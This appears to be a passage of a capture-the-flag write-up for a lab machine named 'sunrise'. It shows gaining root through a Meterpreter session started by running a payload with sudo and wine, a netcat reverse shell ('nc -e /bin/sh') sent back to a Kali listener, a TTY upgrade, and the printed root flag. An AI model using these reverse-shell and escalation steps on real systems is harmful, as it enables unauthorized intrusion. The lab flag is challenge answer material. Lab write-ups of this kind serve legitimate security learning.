
```
sunrise@sunrise:~$ sudo wine shell.exe
```

Confirmed that i am root
Somehow i cant execute shell



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (180291 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.8:50540) at 2019-12-11 23:15:12 -0500

meterpreter > getuid
Server username: sunrise\root
meterpreter > sysinfo
Computer        : sunrise
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x64
System Language : en_US
Domain          : sunrise
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
```


1st way



```
meterpreter > cd /root
meterpreter > ls
Listing: Z:\root
================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1602  fil   2019-12-05 17:24:31 -0500  .ICEauthority
100666/rw-rw-rw-  104   fil   2019-12-05 17:40:27 -0500  .Xauthority
100666/rw-rw-rw-  96    fil   2019-12-05 17:54:41 -0500  .bash_history
100666/rw-rw-rw-  570   fil   2010-01-31 06:52:26 -0500  .bashrc
40777/rwxrwxrwx   0     dir   2019-12-04 17:46:24 -0500  .cache
40777/rwxrwxrwx   0     dir   2019-12-04 15:48:21 -0500  .config
100666/rw-rw-rw-  35    fil   2019-12-04 15:46:34 -0500  .dmrc
40777/rwxrwxrwx   0     dir   2019-12-04 15:48:12 -0500  .gnupg
40777/rwxrwxrwx   0     dir   2019-12-04 14:29:33 -0500  .local
40777/rwxrwxrwx   0     dir   2019-12-04 17:46:29 -0500  .mozilla
100666/rw-rw-rw-  0     fil   2019-12-04 16:56:11 -0500  .odbc.ini
100666/rw-rw-rw-  148   fil   2015-08-17 11:30:33 -0400  .profile
40777/rwxrwxrwx   0     dir   2019-12-04 14:48:28 -0500  .rpmdb
100666/rw-rw-rw-  66    fil   2019-12-05 16:08:41 -0500  .selected_editor
40777/rwxrwxrwx   0     dir   2019-12-04 15:47:54 -0500  .ssh
100666/rw-rw-rw-  252   fil   2019-12-05 14:59:00 -0500  .wget-hsts
100666/rw-rw-rw-  2211  fil   2019-12-05 17:24:30 -0500  .xsession-errors
100666/rw-rw-rw-  2211  fil   2019-12-05 13:51:40 -0500  .xsession-errors.old
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Desktop
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Documents
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Downloads
40777/rwxrwxrwx   0     dir   2007-08-29 11:03:27 -0400  Groups
40777/rwxrwxrwx   0     dir   2007-08-29 11:03:27 -0400  Logs
40777/rwxrwxrwx   0     dir   2019-12-04 16:33:15 -0500  Manual
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Music
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Pictures
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Public
40777/rwxrwxrwx   0     dir   2019-12-04 16:33:15 -0500  Readme
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Templates
40777/rwxrwxrwx   0     dir   2007-08-29 11:03:26 -0400  Users
40777/rwxrwxrwx   0     dir   2019-12-04 15:46:51 -0500  Videos
100666/rw-rw-rw-  701   fil   2019-12-05 17:22:55 -0500  root.txt
```


2nd way

For a proper terminal, i executed netcat to send a reverse shell back to my kali machine




```
meterpreter > execute -f '/bin/nc -e /bin/sh 10.0.2.15 5555'
Process 8 created.
meterpreter > 
```

Proper terminal



```
root@kali:~# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 41234
python -c "import pty; pty.spawn('/bin/bash')"
root@sunrise:/usr/bin# ^Z
[1]+  Stopped                 nc -nlvp 5555
root@kali:~# stty raw -echo
root@kali:~# nc -nlvp 5555

root@sunrise:/usr/bin# stty rows 42 cols 171
root@sunrise:/usr/bin# export TERM='xterm'
```

Root flag



```
root@sunrise:~# cat root.txt
            ^^                    @@@@@@@@@
       ^^       ^^             @@@@@@@@@@@@@@@
                             @@@@@@@@@@@@@@@@@@            ^^
                            @@@@@@@@@@@@@@@@@@@@
 ~~~~ ~~ ~~~~~ ~~~~~~~~ ~~ &&&&&&&&&&&&&&&&&&&& ~~~~~~~ ~~~~~~~~~~~ ~~~
 ~         ~~   ~  ~       ~~~~~~~~~~~~~~~~~~~~ ~       ~~      ~~ ~
   ~      ~~      ~~ ~~ ~~  ~~~~~~~~~~~~~ ~~~~  ~     ~~~    ~ ~~~  ~ ~~
   ~  ~~     ~         ~      ~~~~~~  ~~ ~~~       ~~ ~ ~~  ~~ ~
 ~  ~        ~ ~      ~           ~~ ~~~~~~  ~       ~~  ~             ~~
       ~             ~        ~      ~      ~~   ~             ~

Thanks for playing! - Felipe Winsnes (@whitecr0wz)

24edb59d21c273c033aa6f1689b0b18c
root@sunrise:~#
```